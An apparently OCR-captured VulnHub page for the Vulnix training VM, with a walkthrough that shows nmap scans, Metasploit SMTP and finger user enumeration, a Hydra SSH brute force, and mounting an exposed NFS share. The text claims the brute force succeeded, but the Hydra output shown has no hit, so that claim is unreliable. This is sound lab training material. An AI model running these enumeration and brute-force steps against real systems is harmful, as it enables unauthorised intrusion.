
VULNHUB: VULNIX



VULNHUB VIRTUAL MACHINES HELP RESOURCES ABOUT SUBMIT MACHINE CONTACT US

Back

About Release | Download | Description | File information | Virtual Machine | Networking | Screenshot(s) | Walkthrough(s)

HACKLAB: VULNIX

About Release

Back to the Top

Name: HackLAB: Vulnix
Date release: 10 Sep 2012
Author: Reboot User
Series: HackLAB
Web page: http://www.rebootuser.com/?p=933

Download

Back to the Top

Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!

Vulnix.7z (Size: 195 MB)
Download: http://www.rebootuser.com/wp-content/uploads/vulnix/Vulnix.7z
Download (Mirror): https://download.vulnhub.com/hacklab/Vulnix.7z

Description

Back to the Top

Here we have a vulnerable Linux host with configuration weaknesses rather than purposely vulnerable software versions (well at the time of release anyway!)

The host is based upon Ubuntu Server 12.04 and is fully patched as of early September 2012. The details are as follows:

- Architecture: x86
- Format: VMware (vmx & vmdk) compatibility with version 4 onwards
- RAM: 512MB
- Network: NAT
- Extracted size: 820MB
- Compressed (download size): 194MB – 7zip format – 7zip can be obtained from here
- MD5 Hash of Vulnix.7z: 0bf19d11836f72d22f30bf52cd585757

- Download Vulnix from HERE -

The goal; boot up, find the IP, hack away and obtain the trophy hidden away in /root by any means you wish – excluding the actual hacking of the vmdk

Objective

The goal of this challenge was to conduct a comprehensive penetration test against the Vulnix vulnerable machine available on VulnHub. This process included discovering open ports and running services, taking advantage of poorly configured network services, and ultimately escalating privileges to achieve root access. The purpose of the exercise was to replicate real-world scenarios involving enumeration and exploitation on a Linux environment, while strengthening hands-on skills in reconnaissance, service enumeration, privilege escalation, and post-exploitation activities.

The objective of **HackLAB: Vulnix** on VulnHub is straightforward yet classic: it's a **"boot-to-root" virtual machine**. The mission:

1. Boot up the Ubuntu 12.04-based VM.

2. Discover its IP on your network.

3. Explore and exploit misconfigurations—there are **no intentionally vulnerable software versions**, but plenty of **configuration flaws**.

4. Gain an initial foothold (commonly via **NFS-exported `/home/vulnix`**, accessible by aligning UIDs, mounting it, dropping your SSH key, and logging in as the `vulnix` user).

5. Privilege escalate to **root**, often by modifying `/etc/exports`, remounting root's directory, and planting another SSH key.

6. Finally, **capture the flag**: the trophy file hidden in `/root`.


Tools Used

1. Kali Linux Terminal
2. Nmap
3. Metasploit Framework
4. Showmount/Rpcinfo
5. SSH
6. Hydra
7. Linux Privilege Escalation Scripts

Attack Summary

Note: Before you start attacking this machine, configure the network setting for both the machines to be the same.

Discover IP address of machine using ifconfig



Enumeration

Network Scanning (Nmap)

1. Used nmap scan (`nmap -sP`) to perform a **Ping Scan** with Nmap. This scan **discovered the live hosts on the network** without conducting a full port scan.

```
┌──(hamza㉿kali)-[~]
└─$ sudo nmap -sP 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-04 16:54 BST
Nmap scan report for 192.168.1.64
Host is up (0.11s latency).
MAC Address: 54:DF:1B:58:F9:60 (Vestel Elektronik San ve Tic. A.S.)
Nmap scan report for 192.168.1.65
Host is up (0.0014s latency).
MAC Address: 08:00:27:2D:DF:E6 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Nmap scan report for 192.168.1.70
Host is up (0.11s latency).
MAC Address: 42:FF:AB:45:76:F4 (Unknown)
Nmap scan report for 192.168.1.109
Host is up (0.099s latency).
MAC Address: 48:E1:5C:62:A3:E4 (Apple)
Nmap scan report for 192.168.1.111
Host is up (0.099s latency).
MAC Address: 04:F7:78:4E:08:84 (Sony Interactive Entertainment)
Nmap scan report for 192.168.1.113
Host is up (0.10s latency).
MAC Address: B4:B7:42:27:C7:F8 (Amazon Technologies)
Nmap scan report for 192.168.1.139
Host is up (0.11s latency).
MAC Address: FE:77:54:88:B4:09 (Unknown)
Nmap scan report for 192.168.1.145
Host is up (0.11s latency).
MAC Address: 32:41:B1:78:5A:8A (Unknown)
Nmap scan report for 192.168.1.188
Host is up (0.00076s latency).
MAC Address: 90:DE:80:BF:07:F3 (Shenzhen Century Xinyang Technology)
Nmap scan report for 192.168.1.195
Host is up (0.099s latency).
MAC Address: 1E:D4:14:EA:FF:DC (Unknown)
Nmap scan report for 192.168.1.254
Host is up (0.0053s latency).
MAC Address: 78:4F:24:C6:BD:40 (Taicang T&W Electronics)
Nmap scan report for 192.168.1.190
Host is up.
Nmap done: 256 IP addresses (12 hosts up) scanned in 3.36 seconds
```

As seen from the result, it is identified that the IP address for the running VirtualBox which is the vulnix machine is 192.168.1.65

2. Used Nmap scan to find open ports and services running on 192.168.1.65

```
┌──(hamza㉿kali)-[~]
└─$ sudo nmap -sC -sV -sT -p0- 192.168.1.65
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-04 17:03 BST
Nmap scan report for 192.168.1.65
Host is up (0.00038s latency).
Not shown: 65519 closed tcp ports (conn-refused)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; proto
col 2.0)
| ssh-hostkey:
|   1024 10:cd:9e:a0:e4:e0:30:24:3e:bd:67:5f:75:4a:33:bf (DSA)
|   2048 bc:f9:24:07:2f:cb:76:80:0d:27:a6:48:52:0a:24:3a (RSA)
|_  256 4d:bb:4a:c1:18:e8:da:d1:82:6f:58:52:9c:ee:34:5f (ECDSA)
25/tcp    open  smtp       Postfix smtpd
|_smtp-commands: vulnix, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENH
ANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2025-06-04T16:04:17+00:00; +3s from scanner time.
| ssl-cert: Subject: commonName=vulnix
| Not valid before: 2012-09-02T17:40:12
|_Not valid after:  2022-08-31T17:40:12
79/tcp    open  finger     Linux fingerd
|_finger: No one logged on.\x0D
110/tcp   open  pop3       Dovecot pop3d
|_pop3-capabilities: CAPA STLS SASL PIPELINING TOP RESP-CODES UIDL
|_ssl-date: 2025-06-04T16:04:17+00:00; +3s from scanner time.
| ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail server
| Not valid before: 2012-09-02T17:40:22
|_Not valid after:  2022-09-02T17:40:22
111/tcp   open  rpcbind    2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      34858/tcp   mountd
|   100005  1,2,3      35358/udp6  mountd
|   100005  1,2,3      36005/udp   mountd
|   100005  1,2,3      49280/tcp6  mountd
|   100021  1,3,4      33991/udp   nlockmgr
|   100021  1,3,4      44101/tcp6  nlockmgr
|   100021  1,3,4      44572/udp6  nlockmgr
```


The Nmap scan reveals numerous open ports and active services on the target machine.

For instance, port 22 is open, indicating that SSH is available — potentially allowing direct login or a brute-force attack to uncover valid credentials.

Additionally, port 25 is open and running the Postfix SMTP (Simple Mail Transfer Protocol) daemon. This service supports commands like `VRFY`, which can be used to interact with the mail server and check the validity of specific user data. We'll explore this further during the information-gathering stage.

SMTP Enumeration (Metasploit)

1. Used Metasploit to exploit weaknesses in the SMTP service, enabling the discovery of valid system users through enumeration. In certain cases, this vulnerability could also be escalated to achieve remote code execution.



2. **Finger Exploitation:** Searched for in msfconsole using “searh smtp” and used Auxilary Module for exploit

This enumeration finds a list of users that exists in the mail server.

```
File  Actions  Edit  View  Help
   18  exploit/windows/ssl/ms04_011_pct                          2004-04-13      average    No     MS04
-011 Microsoft Private Communications Transport Overflow
   19     \_ target: Windows 2000 SP4                            .               .          .      .
   20     \_ target: Windows 2000 SP3                            .               .          .      .
   21     \_ target: Windows 2000 SP2                            .               .          .      .
   22     \_ target: Windows 2000 SP1                            .               .          .      .
   23     \_ target: Windows 2000 SP0                            .               .          .      .
   24     \_ target: Windows XP SP0                              .               .          .      .
   25     \_ target: Windows XP SP1                              .               .          .      .
   26  auxiliary/dos/windows/smtp/ms06_019_exchange              2004-11-12      normal     No     MS06
-019 Exchange MODPROP Heap Overflow
   27  exploit/windows/smtp/mercury_cram_md5                     2007-08-18      great      No     Merc
ry Mail SMTP AUTH CRAM-MD5 Buffer Overflow
   28  exploit/unix/smtp/morris_sendmail_debug                   1988-11-02      average    Yes    Morr
s Worm sendmail Debug Mode Shell Escape
   29  exploit/windows/smtp/njstar_smtp_bof                      2011-10-31      normal     Yes    NJSt
r Communicator 3.00 MiniSMTP Buffer Overflow
   30     \_ target: Windows XP SP2/SP3                          .               .          .      .
   31     \_ target: Windows Server 2003 SP0                     .               .          .      .
   32     \_ target: Windows Server 2003 SP1/SP2                 .               .          .      .
   33  exploit/unix/smtp/opensmtpd_mail_from_rce                 2020-01-28      excellent  Yes    Open
SMTPD MAIL FROM Remote Code Execution
   34  exploit/unix/local/opensmtpd_oob_read_lpe                 2020-02-24      average    Yes    Open
SMTPD OOB Read Local Privilege Escalation
   35  exploit/windows/browser/oracle_dc_submittoexpress         2009-08-28      normal     No     Orac
e Document Capture 10g ActiveX Control Buffer Overflow
   36  exploit/unix/smtp/qmail_bash_env_exec                     2014-09-24      normal     No     Qmai
 SMTP Bash Environment Variable Injection (Shellshock)
   37  auxiliary/scanner/smtp/smtp_version                       .               normal     No     SMTP
 Banner Grabber
   38  auxiliary/scanner/smtp/smtp_ntlm_domain                   .               normal     No     SMTP
 NTLM Domain Extraction
   39  auxiliary/scanner/smtp/smtp_relay                         .               normal     No     SMTP
 Open Relay Detection
   40  auxiliary/fuzzers/smtp/smtp_fuzzer                        .               normal     No     SMTP
 Simple Fuzzer
   41  auxiliary/scanner/smtp/smtp_enum                          .               normal     No     SMTP
 User Enumeration Utility
   42  auxiliary/dos/smtp/sendmail_prescan                       2003-09-17      normal     No     Send
ail SMTP Address prescan Memory Corruption
   43  exploit/windows/smtp/wmailserver                          2005-07-11      average    No     Soft
aCom WMailserver 1.0 Buffer Overflow
   44     \_ target: Windows 2000 Pro English All                .               .          .      .
   45     \_ target: Windows XP Pro SP0/SP1 English              .               .          .      .
   46  exploit/unix/webapp/squirrelmail_pgp_plugin               2007-07-09      manual     No     Squi
rrelMail PGP Plugin Command Execution (SMTP)
   47  exploit/windows/smtp/sysgauge_client_bof                  2017-02-28      normal     No     SysG
auge SMTP Validation Buffer Overflow
   48  exploit/windows/smtp/mailcarrier_smtp_ehlo                2004-10-26      good       Yes    TABS
```

```
msf6 > use 41
msf6 auxiliary(scanner/smtp/smtp_enum) > show
[-] Argument required

[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads, auxiliary, post, plugins, inf
 options, favorites
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                    Required  Description
   ----       ---------------                    --------  -----------
   RHOSTS                                        yes       The target host(s), see https://docs.metasploit.com/docs/usi
                                                           ng-metasploit/basics/using-metasploit.html
   RPORT      25                                 yes       The target port (TCP)
   THREADS    1                                  yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                               yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/d  yes       The file that contains a list of probable users accounts.
              ata/wordlists/unix_users.txt


View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.1.65
RHOSTS => 192.168.1.65
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
```

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.1.65
RHOSTS => 192.168.1.65
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.1.65:25       - 192.168.1.65:25 Banner: 220 vulnix ESMTP Postfix (Ubuntu)
[+] 192.168.1.65:25       - 192.168.1.65:25 Users found: , backup, bin, daemon, games, gnats, irc, landscape, libuuid
st, lp, mail, man, messagebus, news, nobody, postfix, postmaster, proxy, sshd, sync, sys, syslog, user, uucp, whoopsi
ww-data
[*] 192.168.1.65:25       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

```
msf6 auxiliary(scanner/smtp/smtp_enum) > search finger

Matching Modules
================

   #   Name                                                                    Disclosure Date  Rank    Chec
Description
   -   ----                                                                    ---------------  ----    ----
   ----------

   0   exploit/windows/rdp/cve_2019_0708_bluekeep_rce                          2019-05-14       manual  Yes
CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free
   1      \_ target: Automatic targeting via fingerprinting                    .                .       .
.
   2      \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64)                    .                .       .
.
   3      \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)     .                .       .
.
   4      \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)        .                .       .
.
   5      \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)        .                .       .
.
   6      \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)      .                .       .
.
   7      \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)          .                .       .
.
   8      \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)              .                .       .
.
   9      \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)         .                .       .
.
   10  auxiliary/scanner/finger/finger_users                                   .                normal  No
Finger Service User Enumerator
   11  auxiliary/server/browser_autopwn                                        .                normal  No
HTTP Client Automatic Exploiter
   12     \_ action: DefangedDetection
```

```
  10  auxiliary/scanner/finger/finger_users                                    .                normal  N
Finger Service User Enumerator
  11  auxiliary/server/browser_autopwn                                         .                normal  N
HTTP Client Automatic Exploiter
  12     \_ action: DefangedDetection                                          .                .       .
Only perform detection, send no exploits
  13     \_ action: WebServer                                                  .                .       .
Start a bunch of modules and direct clients to appropriate exploits
  14     \_ action: list                                                       .                .       .
List the exploit modules that would be started
  15  exploit/bsd/finger/morris_fingerd_bof                                    1988-11-02       normal  Y
Morris Worm fingerd Stack Buffer Overflow
  16  auxiliary/gather/mybb_db_fingerprint                                     2014-02-13       normal  Y
MyBB Database Fingerprint
  17  exploit/windows/http/bea_weblogic_post_bof                               2008-07-17       great   Y
Oracle Weblogic Apache Connector POST Request Buffer Overflow
  18     \_ target: Automatic                                                  .                .       .
.
  19     \_ target: BEA WebLogic 8.1 SP6 - mod_wl_20.so / Apache 2.0 / Windows [XP/2000]  .      .       .
.
  20     \_ target: BEA WebLogic 8.1 SP5 - mod_wl_20.so / Apache 2.0 / Windows [XP/2000]  .      .       .
.
  21     \_ target: BEA WebLogic 8.1 SP4 - mod_wl_20.so / Apache 2.0 / Windows [XP/2000]  .      .       .
.
  22  auxiliary/scanner/oracle/isqlplus_login                                  .                normal  N
Oracle iSQL*Plus Login Utility
  23  auxiliary/scanner/oracle/isqlplus_sidbrute                               .                normal  N
Oracle iSQLPlus SID Check
  24  post/windows/gather/enum_putty_saved_sessions                            .                normal  N
PuTTY Saved Sessions Enumeration Module
  25  auxiliary/scanner/smb/smb_version                                        .                normal  N
SMB Version Detection
  26  auxiliary/scanner/vmware/esx_fingerprint                                 .                normal  N
VMWare ESX/ESXi Fingerprint Scanner


Interact with a module by name or index. For example info 26, use 26 or use auxiliary/scanner/vmware/esx_fingerprint

msf6 auxiliary(scanner/smtp/smtp_enum) > use 10
msf6 auxiliary(scanner/finger/finger_users) > options

Module options (auxiliary/scanner/finger/finger_users):

   Name        Current Setting                    Required  Description
   ----        ---------------                    --------  -----------
   RHOSTS                                         yes       The target host(s), see https://docs.metasploit.com/docs
                                                            ing-metasploit/basics/using-metasploit.html
   RPORT       79                                 yes       The target port (TCP)
   THREADS     1                                  yes       The number of concurrent threads (max one per host)
   USERS_FILE  /usr/share/metasploit-framework/d  yes       The file that contains a list of default UNIX accounts.
               ata/wordlists/unix_users.txt


View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(scanner/finger/finger_users) > set RHOSTS 192.168.1.65
RHOSTS => 192.168.1.65
msf6 auxiliary(scanner/finger/finger_users) > options

Module options (auxiliary/scanner/finger/finger_users):

   Name        Current Setting                    Required  Description
   ----        ---------------                    --------  -----------
   RHOSTS      192.168.1.65                       yes       The target host(s), see https://docs.metasploit.com/docs/us
                                                            ing-metasploit/basics/using-metasploit.html
   RPORT       79                                 yes       The target port (TCP)
   THREADS     1                                  yes       The number of concurrent threads (max one per host)
   USERS_FILE  /usr/share/metasploit-framework/d  yes       The file that contains a list of default UNIX accounts.
               ata/wordlists/unix_users.txt


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/finger/finger_users) >
```

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/finger/finger_users) > exploit
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: backup
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: bin
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: daemon
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: games
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: gnats
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: irc
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: landscape
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: libuuid
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: list
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: lp
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: mail
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: dovecot
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: man
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: messagebus
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: news
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: nobody
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: postfix
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: proxy
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: root
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: sshd
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: sync
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: sys
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: syslog
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: user
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: dovenull
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: uucp
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: whoopsie
[+] 192.168.1.65:79       - 192.168.1.65:79 - Found user: www-data
[+] 192.168.1.65:79       - 192.168.1.65:79 Users found: backup, bin, daemon, dovecot, dovenull, games, gnats, irc, lan
cape, libuuid, list, lp, mail, man, messagebus, news, nobody, postfix, proxy, root, sshd, sync, sys, syslog, user, uucp
whoopsie, www-data
[*] 192.168.1.65:79       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Successfully retrieved list of users after using metaploit auxiliary module (Finger service enumeration) on the attack IP Address

Save all users to a file (usernames.txt)

Brute Force Attack (Hydra)

Performed a brute-force attack on the SSH service with Hydra, utilizing the previously gathered list of usernames to attempt authentication and gain access.

```
┌──(hamza㉿kali)-[~]
└─$ sudo hydra -L /home/hamza/Downloads/usernames.txt -P /home/hamza/Download
s/rockyou.txt 192.168.1.65 ssh
[sudo] password for hamza:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-04 18:
59:21
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 145796461272 login tries
(l:10164/p:14344398), ~9112278830 tries per task
[DATA] attacking ssh://192.168.1.65:22/
[STATUS] 261.00 tries/min, 261 tries in 00:01h, 145796461017 to do in 9310118
:51h, 10 active
[STATUS] 262.67 tries/min, 788 tries in 00:03h, 145796460490 to do in 9251044
:27h, 10 active
[STATUS] 249.00 tries/min, 1743 tries in 00:07h, 145796459535 to do in 975879
9:10h, 10 active
^[[B^[[B^[[B[STATUS] 249.13 tries/min, 3737 tries in 00:15h, 145796457541 to
do in 9753576:15h, 10 active
```

NFS Enumeration and Mounting Step:

After successfully performing the brute-force attack on SSH and gathering valid credentials, the next phase involved enumerating the **NFS (Network File System)** shares exposed by the target machine at `192.168.1.65`. Using the `showmount -e` command, it was identified that `/home/vulnix` was available for mounting.

Attempts were made to create a local directory `/mnt/vulnix` for mounting the share. Although the directory already existed, the mounting process was retried using the `mount` command. After correcting the syntax and removing the unnecessary options, the remote NFS share was successfully mounted locally.

This allowed access to the `/home/vulnix` directory from the attacking machine, paving the way for further exploitation, such as adding an SSH key for persistent access or exploring sensitive files for privilege escalation opportunities.

```
└─$ sudo showmount -e 192.168.1.65
[sudo] password for hamza:
Export list for 192.168.1.65:
/home/vulnix *

┌──(hamza㉿kali)-[~]
└─$ sudo mkdir /mnt/vulnix
[sudo] password for hamza:

┌──(hamza㉿kali)-[~]
└─$ sudo mkdir /mnt/vulnix
mkdir: cannot create directory '/mnt/vulnix': File exists

┌──(hamza㉿kali)-[~]
└─$ sudo mount 192.168.1.65:/home/vulnix /mnt/vulnix -o verse=3
Created symlink '/run/systemd/system/remote-fs.target.wants/rpc-statd
' → '/usr/lib/systemd/system/rpc-statd.service'.
mount.nfs: an incorrect mount option was specified for /mnt/vulnix

┌──(hamza㉿kali)-[~]
└─$ sudo mkdir /mnt/vulnix
mkdir: cannot create directory '/mnt/vulnix': File exists

┌──(hamza㉿kali)-[~]
└─$ sudo mount 192.168.1.65:/home/vulnix /mnt/vulnix
```

After successfully mounting the NFS share to `/mnt/vulnix`, the contents of the `vulnix` user's home directory were examined. Standard user files such as `.bashrc`, `.profile`, and `.bash_logout` were observed, confirming access to the user's environment.

An initial attempt was made to switch to the `vulnix` user locally using `su vulnix`, but this failed due to missing or invalid credentials.

